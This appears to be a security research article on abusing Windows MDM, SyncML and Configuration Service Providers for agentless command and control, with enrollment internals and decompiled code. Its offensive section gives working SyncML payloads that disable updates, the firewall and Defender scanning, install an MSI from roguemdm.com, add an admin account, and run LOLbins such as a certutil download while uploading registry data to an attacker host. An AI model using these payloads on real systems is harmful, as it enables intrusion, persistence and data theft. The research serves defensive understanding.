UEFI CSP - docs here
UnifiedWriteFilter CSP - docs here

Update CSP - docs here
VPN CSP - docs here
VPNv2 CSP - docs here
W4 Application CSP - docs here
W7 Application CSP - docs here
WiFi CSP - docs here
Windows Autopilot - docs here
Win32AppInventory CSP - docs here
Win32CompatibilityAppraiser CSP - docs here
WindowsAdvancedThreatProtection CSP - docs here
WindowsDefenderApplicationGuard CSP - docs here
WindowsLicensing CSP - docs here
WiredNetwork CSP - docs here

Below is a list of DLL files present on Windows 10 which implements one or more CSPs

aadjcsp.dll
ActiveSyncCsp.dll
ApplicationControlCSP.dll
AppLockerCSP.dll
AssignedAccessCsp.dll
BitLockerCsp.dll
CleanPCCSP.dll
CfgSPCellular.dll
CfgSPPolicy.dll
CspCellularSettings.dll
csplte.dll
CspProxy.dll
DeviceUpdateCenterCsp.dll
deploymentcsps.dll
dmcsps.dll
DiagnosticLogCSP.dll
dmwmicsp.dll
EnterpriseAppVMgmtCSP.dll
DuCsps.dll
enterprisecsps.dll
EnterpriseDesktopAppMgmtCSP.dll
EnterpriseModernAppMgmtCSP.dll
EnterpriseAPNCsp.dll
eUICCsCSP.dll
fwmdmcsp.dll
hascsp.dll
GPCSEWrapperCsp.dll
edpcsp.dll

InternetMailCsp.dll
LanguagePackManagementCSP.dll
lapscsp.dll
KnobsCsp.dll
LicensingCSP.dll
LocationFramework.dll
MapsCSP.dll
NgcProCsp.dll
NetworkProxyCsp.dll
NetworkQoSPolicyCSP.dll
PersonalizationCSP.dll
officecsp.dll
RemoteWipeCSP.dll
ReportingCSP.dll
provisioningcommandscsp.dll
provisioningcsp.dll
SharedPCCSP.dll
tetheringconfigsp.dll
updatecsp.dll
uwfcsp.dll
UPPrinterInstallsCSP.dll
win32appinventorycsp.dll
VPNv2CSP.dll
Win32CompatibilityAppraiserCSP.dll
UefiCsp.dll
WindowsIoTCsp.dll
WiFiConfigSP.dll
WiredNetworkCSP.dll
windowsdefenderapplicationguardcsp.dll

SyncML and its role in MDM

SyncML, which stands for Synchronization Markup Language, is an open standard that is widely used for data synchronization and device management. In the context of Windows MDM, SyncML is the language that the MDM server uses to send commands to enrolled devices.

A MDM message is an XML document. The structure and content of the document is defined in the OMA DM Representation Protocol specification [OMA-SyncMLRP1.2.2].

Each command from the MDM server is encapsulated in a SyncML message. These messages can contain a variety of commands, such as requests to read, modify, add, delete or execute configuration settings and management functionality on the device. The commands in a SyncML message interact with the device's CSPs, which are the interfaces for managing device settings.

MS-MDM, heavily relies on SyncML for its operation. When a device is enrolled with an MDM server, the server sends a series of SyncML messages to the device to configure it. These messages set up the device's CSPs and configure other settings necessary for the device to be managed via the MDM server.

During the ongoing management of the device, the MDM server continues to use SyncML messages to send commands to the device. These commands can manage almost any aspect of the device's configuration, thanks to the extensive range of CSPs provided by Windows.

The device responds to each SyncML message with a SyncML response, which indicates whether the command was successful and may include any requested data. These responses allow the MDM server to keep track of the device's state and handle any errors that may occur.

The use of SyncML in MS-MDM has significant implications for creating an agentless Command and Control (C2) system. By crafting malicious SyncML messages, an attacker could potentially use the built-in MDM capabilities of Windows and custom payloads to control a device remotely. This could involve executing commands, changing settings, or even exfiltrating data.

Given the legitimate nature of SyncML communication in an MDM context, such activity could blend in with normal network traffic, making it difficult for traditional detection systems to identify it as malicious. This presents a potential new frontier in the development of stealthy, resilient C2 systems.

Message Structure

A SyncML message is a well-formed XML document that adheres to the document type definition (DTD) but does not require validation. While a SyncML message does not require validation, the XML in the document MUST adhere to the explicit order defined in the DTD. The XML document is identified by a SyncML (section 2.2.4.1) document (or root) element type that serves as a parent container for the SyncML message.

The SyncML message consists of a header specified by the SyncHdr (section 2.2.4.2) element type and a body specified by the SyncBody (section 2.2.4.3) element type. The SyncML header identifies the routing and versioning information about the SyncML message. The SyncML body functions as a container for one or more SyncML commands (see section 2.2.7).

A SyncML command is specified by individual element types that provide specific details about the command, including any data or meta information. The command serves as a container for these element types (see section 2.2.3).

Below is an example command and response that Retrieves an unique device identifier from DevInfo CSP

Command Request

```
<Get>
 <CmdID>5</CmdID>
 <Item>
  <Target>
   <LocURI>./DevInfo/DevId</LocURI>
  </Target>
 </Item>
</Get>
```

Command Response

```
<Status>
 <CmdID>3</CmdID>
 <CmdRef>5</CmdRef>
 <Cmd>Get</Cmd>
 <Data>200</Data>
</Status>
<Results>
 <CmdID>4</CmdID>
 <CmdRef>5</CmdRef>
 <Item>
  <Source>
   <LocURI>./DevInfo/DevId</LocURI>
  </Source>
 <Data>A5BEB9A460936C41B82DA93205FCA678</Data>
 </Item>
</Results>
```

Supported Protocol Commands (MDM Command verbs)

- Add: The Add element specifies the SyncML command to add data items to a data collection.
- Alert: The Alert element specifies the SyncML command to send custom content information to the recipient. Alert provides a mechanism for communicating content information, such as state information or notifications to an application on the recipient device.
- Atomic: The Atomic element specifies the SyncML command to request that subordinate commands be executed as a set or not at all.
- Delete: The Delete element specifies the SyncML command to delete data items from a data collection.
- Exec: The Exec element specifies the CSP functionality to execute on the recipient’s devicw.
- Get: The Get element specifies the SyncML command to retrieve data from the recipient.
- Replace: The Replace element specifies the SyncML command to replace data items

- Results: The Results element specifies the SyncML command to return the results status of an executed command.

Example Offensive SyncML CSPs

By tailoring SyncML payloads, an attacker can leverage built-in CSPs to carry out various actions on the device. Below are some examples that showcase this potential.

These examples demonstrate a fraction of the possibilities for weaponizing SyncML. By combining system commands and custom CSP extensions, an attacker can gain extensive control over a managed device. Understanding how SyncML enables C2 is key to defending against this emerging threat.

Reboot the device

Sends an Exec command to the Reboot CSP to trigger device reboot operation

```
<Exec>
  <Item>
        <Target>
          <LocURI>./Vendor/MSFT/Reboot/RebootNow</LocURI>
        </Target>
  </Item>
</Exec>
```

Disable Windows Updates

Send a Replace command to the Update CSP to disable automatic updates. This reduces the chance of patches addressing vulnerabilities used in the attack.

```
<Replace>
 <Item>
  <Target>
  <LocURI>./Device/Vendor/MSFT/Policy/Config/Update/AllowAutoUpdate</LocURI>
  </Target>
  <Data>5</Data>
  <Meta>
   <Format xmlns="syncml:metinf">int
   </Format>
  </Meta>
 </Item>
</Replace>
```

Bypass Windows Defender

Add paths to the Policy CSP's Exclusion list to disable scanning for specific malware files deployed on the system.

```
<Add>
 <Item>
  <Target>
   <LocURI>./Device/Vendor/MSFT/Policy/Config/Defender/ExcludedPaths</LocURI>
  </Target>
  <Data>c:\stagers</Data>
 </Item>
</Add>
```

Disable Firewall profiles

Add a setting to Firewall CSP to disable Public Firewall Profile. Same can be used to disable other firewall profiles.

```xml
<Add>
 <Item>
  <Target>

<LocURI>./Vendor/MSFT/Firewall/MdmStore/PublicProfile/EnableFirewall</LocURI>
  </Target>
  <Meta>
   <Format>bool</Format>
   <Type>text/plain</Type>
  </Meta>
  <Data>false</Data>
 </Item>
</Add>
```

Deploy Malware

Use the EnterpriseDesktopAppManagement CSP to install a malicious MSI file on the device through an Add and Exec commands.

```
<Add>
 <Item>
  <Target>
   <LocURI>./Device/Vendor/MSFT/EnterpriseDesktopAppManagement/MSI/%7Ba5645004-
3214-46ea-92c2-48835689da06%7D/DownloadInstall</LocURI>
  </Target>
 </Item>
</Add>
<Exec>
 <Item>
  <Target>
   <LocURI>./Device/Vendor/MSFT/EnterpriseDesktopAppManagement/MSI/%7Ba5645004-
3214-46ea-92c2-48835689da06%7D/DownloadInstall</LocURI>
  </Target>
  <Data>"escaped-xml-payload"</Data>
  <Meta>
   <Type xmlns="syncml:metinf">text/plain</Type>
   <Format xmlns="syncml:metinf">xml</Format>
  </Meta>
 </Item>
</Exec>
```

```
<MsiInstallJob id="{f5645004-3214-46ea-92c2-48835689da06}">
 <Product Version="1.0.0.0">
  <Download>
   <ContentURLList>
    <ContentURL>https://roguemdm.com/static/payload.msi</ContentURL>
   </ContentURLList>
  </Download>
  <Validation>
<FileHash>7D127BA8F8CC5937DB3052E2632D672120217D910E271A58565BBA780ED8F05C</FileHash>
  </Validation>
  <Enforcement>
   <CommandLine>/quiet</CommandLine>
   <TimeOut>10</TimeOut>
   <RetryCount>1</RetryCount>
   <RetryInterval>5</RetryInterval>
  </Enforcement>
 </Product>
</MsiInstallJob>
```

Create Admin User

The Accounts CSP can be used to add a new privileged local admin account to escalate privileges.

```
<Add><Item><Target><LocURI>
./Device/Vendor/MSFT/Accounts/Users/testuser
</LocURI></Target></Item></Add>

<Add><Item><Target><LocURI>
./Device/Vendor/MSFT/Accounts/Users/testuser/Password
</LocURI></Target>
<Data>testpass</Data>
</Item></Add>

<Add><Item><Target><LocURI>
./Device/Vendor/MSFT/Accounts/Users/testexp/LocalUserGroup
</LocURI></Target><Meta></Meta>
<Data>2</Data>
</Item></Add>
```

Exfiltrate device information and run LOL binaries

The DiagnosticLog CSP provides options to run lol commands, collect files and upload them to an external server. Collection definition is defined by ArchiveDefinition and collection is performed by ArchiveResults.

Actions performed by command below:

- Command execution with arbitrary command line
- System data exfiltration via LOLbins
- File download through certutil.exe
- Code execution through netsh.exe
- ETL exfil via FoldersFiles
- Registry exfil via RegistryKey

```
<Exec>
 <Item>
  <Target>
<LocURI>./Vendor/MSFT/C/DiagnosticArchive/ArchiveDefinition</LocURI>
  </Target>
  <Data>"escaped-xml-payload"</Data>
  <Meta>
   <Type xmlns="syncml:metinf">text/plain</Type>
   <Format xmlns="syncml:metinf">xml</Format>
  </Meta>
 </Item>
</Exec>
```

```
<Collection>
 <ID>2e20cb4-9789-4f6b-8f6a-766989764c6d</ID>
 <SasUrl>
  <![CDATA[https://roguemdm.net/upload?token=nnrGYfjRFA]]>
 </SasUrl>
 <RegistryKey>HKLM\Software\Policies</RegistryKey>
<FoldersFiles>%ProgramData%\Microsoft\DiagnosticLogCSP\Collectors\*.etl</FoldersFiles>
 <Command>%windir%\system32\ipconfig.exe /all</Command>
 <Command>%windir%\system32\dsregcmd.exe /all</Command>
 <Command>%windir%\system32\netsh.exe firewall set opmode disable</Command>
 <Command>%windir%\system32\certutil.exe -urlcache -split -f
https://mdmwindows.com/static/hello.txt hello.txt</Command>
 <Command>%windir%\system32\netsh.exe add helper C:\Users\User\file.dll</Command>
 <Events>Application</Events>
 <OutputFileFormat>Flattened</OutputFileFormat>
</Collection>
```

Exfiltrate device information and run LOL binaries

Diagnostic logs also provides a way to create and control ETW trace sessions with arbitrary ETW providers! Example below shows a trace session that listen for **Microsoft-Windows-Kernel-Process** ETW provider. Once collection finished, ArchiveDefinition can be used to collect the results


```xml
<Add>
 <Item>
  <Target>
   <LocURI>./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/CustomTraceSession/
Providers/22fb2cd6-0e7b-422b-a0c7-2fad1fd0e716</LocURI>
  </Target>
  <Meta>
   <Format xmlns="syncml:metinf">node</Format>
  </Meta>
 </Item>
</Add>

<Exec>
 <Item><Target><LocURI>
./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/CustomTraceSession/TraceControl
 </LocURI></Target>
  <Meta><Format xmlns="syncml:metinf">chr</Format></Meta>
  <Data>START</Data>
 </Item>
</Exec>
```

Technical Details of the MDM Client stack

Architecture of MDM Client Components


The Windows MDM client architecture consists of two main components that work together to enable device management - the Enrollment Client and the Management Client.

This separation of enrollment and management functionality in the MDM client architecture allows for modular and flexible remote device control. Understanding these components is key to being able to manipulate them for agentless command and control.



Windows Device Enrollment Client

The Windows Device Enrollment Client sits at the heart of the Mobile Device Management (MDM) client architecture. Its primary function lies in overseeing the enrollment process - the foundational step of registering a device within the MDM system.



The Enrollment Client handles registering and provisioning a device with an MDM server. The enrollment process involves discovering the server's endpoints, retrieving certificate policies, generating a certificate signing request, and processing the provisioning response from the server. This registers the device identity and settings for ongoing management.

The core functionalities of the Enrollment Client are encapsulated within a dynamically linked library (DLL), located at C:\Windows\system32\Windows.Internal.Management.dll. This DLL operates as a service DLL, loaded by the 'DmEnrollmentSvc' system service via the service host process 'svchost.exe', thereby serving as the backbone of the client's operations.

Further, the Enrollment Client's capabilities are exposed through a suite of Windows Runtime classes (WinRT), all hosted within Windows.Internal.Management.dll. These WinRT classes are registered to run inside of the Runtime Server called EnrollmentServer, which is configured to run through the DmEnrollmentSvc system service. The server gives permission to Activate and Call into the Runtime Server to calling thread that have the NT AUTHORITY\INTERACTIVE group, Device Management Administrator, or the Device Management Administrator named capabilities on its token. This complex interplay ensures secure, seamless, and controlled access to the core functionalities of the Enrollment Client.

The WinRT service can be activated by a calling thread with any of the following security descriptor permissions:

- NT AUTHORITY\INTERACTIVE
- NT AUTHORITY\SYSTEM
- BUILTIN\Administrators
- NAMED CAPABILITIES GROUP\Device Management Administrator
- NAMED CAPABILITIES\Device Management Administrator

Upon the initiation of a given Windows Runtime (WinRT) class by a process, it triggers a chain of actions within the system. The Distributed Component Object Model (DCOM) Activator, resident in the Remote Procedure Call (RPC) Service (RPCSS), is activated. It launches the Device Management Enrollment Service (DmEnrollmentSvc) as a surrogate for the calling process.

Once the service is up and running, the Service Host (svchost) process sets about loading the dynamic-link library (DLL), Windows.Internal.Management DLL. Once this loading stage is successfully completed, the DCOM Activator springs back into action. It is tasked with instantiating the originally requested WinRT class, preparing it for utilization by the initial calling process.

The Windows.Internal.Management DLL, plays a pivotal role in the operation of the Windows Runtime (WinRT) ecosystem, providing implementation for several key classes. Chief among these are:

Windows.Internal.Management.Enrollment.Enroller:
This class, essential to the functioning of the system, exposes the IEnrollment interface. The IEnrollment interface essentially serves as a conduit, providing access to a broad range of functionalities associated with Mobile Device Management (MDM) Enrollment.

EnterpriseDeviceManagement.Enrollment.ReflectedEnroller:

Parallel in significance to the Enroller class, the ReflectedEnroller class reveals the IReflectedEnrollment interface. This interface mirrors the IEnrollment interface, extending its reach and further augmenting the MDM Enrollment functionalities available to the user.


These WinRT classes exposes the MDM Enrollment functionality.

The capabilities of these WinRT interfaces, implemented by Windows.Internal.Management DLL can be indirectly leveraged via specific Microsoft APIs in the 'mdmregistration.h' header file. These APIs provide a programmatic interface for engaging with the Mobile Device Management (MDM) Registration process.

Three crucial functions, embedded within 'mdmregistration.h', expose the necessary logic for executing a programmatic device enrollment:

RegisterDeviceWithManagement: Embodies the core functionality for device registration.
RegisterDeviceWithManagementUsingAADCredentials: Facilitates device registration utilizing Azure Active Directory (AAD) credentials.
RegisterDeviceWithManagementUsingAADDeviceCredentials: Allows device registration by leveraging AAD device-specific credentials.


Let’s follow the RegisterDeviceWithManagement function and see how it works. This API is exposed as an export in mdmregistration.dll. As an exported function within the 'mdmregistration.dll', its behavior sheds light on its interaction with the previously mentioned 'Windows.Internal.Management.Enrollment.Enroller' class. On the decompiled output below, it can be seen that the API's core functionality consumes this specific WinRT class.


```
memset_0(v36, 0, 0x48ui64);
lpMem = 0i64;
memset_0(v31, 0, 0x48ui64);
v26 = 0i64;
v28 = 0i64;
v27 = 0i64;
if ( WindowsCreateStringReference(L"Windows.Internal.Management.Enrollment.Enroller", 0x2Fu, &hstringHeader, &string) < 0 )
  RaiseException(0xC000000D, 1u, 0, 0i64);
v6 = 0;
v8 = CoInitializeEx(0i64, 0);
if ( v8 < 0
  || (v6 = 1,
      v8 = DiscoverEndpointEx2(
             v7,
             (_DWORD)a2,
             (_DWORD)sourceString,
             v9,
             (__int64)L"{E6E32689-56CA-40A9-AD37-3F65F16A6FE6}"),
      v8 < 0)
  || (LODWORD(v32[1]) = 1,
      v8 = Windows::Foundation::ActivateInstance<Windows::Internal::Management::Enrollment::IEnrollment>(string, &v28),
      v8 < 0) )
{
  v16 = (void *)*((_QWORD *)&v37 + 1);
  v14 = (WCHAR *)sourceStringa[0];
}
```

This is a good opportunity to understand how enrollment works internally.

MDM enrollment process internals

Let’s dive in the core of the MDM enrollment process. The RegisterDeviceWithManagement API consumes EnrollAsync method of the IReflectedEnrollment interface implemented in the WinRT class Windows.Internal.Management.Enrollment.Enroller.



The EnrollAsync method has the following signature

HRESULT EnrollAsync(EnrollData* data, IAsyncOperation<IEnrollmentResult>** result);

EnrollData struct contains data to drive the enrollment process, including the upn email, the discovery URL (entry point for the MDM Enrollment process), and the STS token to use during the enrollment process (this opaque value returned by the STS endpoint that is agnostic to the MS-MDE2 protocol and vendor implementation specific)

The EnrollData contains the critical information driving the enrollment process. It includes data such as the user principal name (UPN) email, the discovery URL (which acts as the initial entrypoint for the MDM Enrollment process), and the Security Token Service (STS) token to use during the enrollment process. It's important to note that the STS token is an opaque value returned by the STS endpoint that operates independently of the MS-MDE2 protocol and is specific to the vendor's implementation.

The EnrollAsync logic starts by doing an access check on the calling thread token. This is done by calling into Windows::Internal::Management::Enrollment::Enroller::AccessCheck(0) to check if the caller thread token is an Admin token.This acces check ensures that only a privileged callers can enroll a device in MDM.

Upon successful clearance of the access check, the function retrieves the enrollment data and proceeds to use this data to initiate the MDM device enrollment. To carry out this task, EnrollAsync leans on the functionalities baked into dmenrollengine.dll. This dynamic library houses the core logic of the MDM enrollment engine.

The initialization of this engine takes place during the service host's ServiceMain() operation, where EnrollEngineInitialize() - one of dmenrollengine.dll's exports - is invoked with the intent of obtaining an EnrollEngine object. This object is then stored in a globally accessible static variable, enabling its use by the WinRT interfaces.

This object contains several methods to trigger MDM enrollment related operations. These methods implements the actual MDM client enrollment calls detailed in MS-MDE2. This stage sees the creation and transmission of Discovery, GetPolicies, and RequestSecurityToken to the MDM server, thus bringing the MDM enrollment process full circle.

Below is the list of methods exposed by the EnrollEngine object

```
EnrollEngine::`vftable':
  EnrollEngine::BeginEnroll
  EnrollEngine::BeginAADEnroll
  EnrollEngine::BeginMmpcEnroll
  EnrollEngine::BeginUnenroll
  EnrollEngine::BeginUnenrollEx
  EnrollEngine::BeginUnenrollEx2
  EnrollEngine::BeginUnenrollExSetOrigin
  EnrollEngine::BeginScope
  EnrollEngine::QueueEndScope
  EnrollEngine::EnableUnenrollRecovery
  EnrollEngine::GetNotificationStatus
  EnrollEngine::GetErrorContext
  EnrollEngine::GetInternalError
  EnrollEngine::Release
  EnrollEngine::WaitForQuiescent
  EnrollEngine::WaitForShutDownToComplete
  EnrollEngine::BeginUnenrollUser
  EnrollEngine::QueueRenewal
  EnrollEngine::QueueRecovery
  EnrollEngine::BeginMobileOperatorScope
  EnrollEngine::BeginScopeWithID
  EnrollEngine::BeginScopeEx
  EnrollEngine::BeginScopeWithIDEx
```

Going back to EnrollAsync method, this logic ends up using the EnrollEngine object to call into EnrollEngine::BeginEnroll with the enrollment data.The EnrollEngine logic will start with populating the MDM Enrollment registry database, known as EEDB, with this enrollment data.

The EnrollEngine::BeginEnroll logic will create an enroll request through EnrollEngine::CreateEnrollRequest<MDMEnrollInfoTag>, which will be enqueue to the internal dispatching logic via EnrollEngine::EnqueueRequestAndSendNotification. This queued request will be handled by EnrollEngine::ExecuteOneRequest, which will handle run the MDM client orchestration of calls through Orchestrator::ExecuteAndLoop and DoRequest(). This is the juncture where SOAP messages from to the MDE2 protocol are generated and their responses managed. The orchestration of MS-MDE2-related operations tales place here. This includes the dispatching of SOAP request messages, management of SOAP responses, and the execution of various enrollment client-related commands, such as client unenrollment alerts or post-enrollment operations.

An illustrative example is the ProcessProvisioning operation. Once the EnrollEngine completes the exchange of messages with the server, it advances to provision the device using the information returned by the RequestSecurityTokenResponseCollection message.

Diving deeper into this provisioning process, the ProcessProvisioning() function within the EnrollEngine serves to:

- Safeguard the identity certificates in the certificate store
- Enforce the settings for the Device Management Client
- Establish the pooling options for the MDM management client,
- Apply configuration options to Configuration Service Providers (CSPs) capable of handling Wireless Application Protocol (WAP) XML Provisioning.

Now, let's delve into these specific operations, each one playing a crucial role in the orchestration of the MDM enrollment process.

Identity Certificates Deployment: The device and server identity certificates gets installed on the certificate manager so they can be used for TLS auth purposes during device management. The ProcessProvisioning() function contains logic to prepare the certificate store for certificate deployment, and it also relies on ConfigManager2 to deploy the MDM server and device identity certificates through the CertificateStore Configuration Service Provider (CSP). These installed certificates can be viewed in the certificate manager under the **Personal\Certificates** and **Trusted Root Certification\Certificates** folders.


Management Client configuration (DMClient): The MDM Management client functionality necessitates the appropriate configuration of DM Client settings. This task is carried out via the OmaDMConfigMgr functionality. Acting as a ConfigManager client, it employs the ConfigManager2 COM Object (CLSID **66d0db14_5638_475f_a386_629522d8c461** - IID **56a4bdd5_835a_4dd5_95b5_44805ca37db0**) to dispatch an XML SyncML message to the DMClient CSP. This message carries the requisite provisioning settings. A more detailed exploration of CSPs and ConfigManager will be forthcoming in this discussion.

Scheduling options: his aspect of the process dictates the scheduled tasks that will be created on the device. These tasks encompass an array of actions such as management pooling

options, certificate renewals, enrollment schedules, alerts generation, and prescribed actions during an OS edition upgrade.
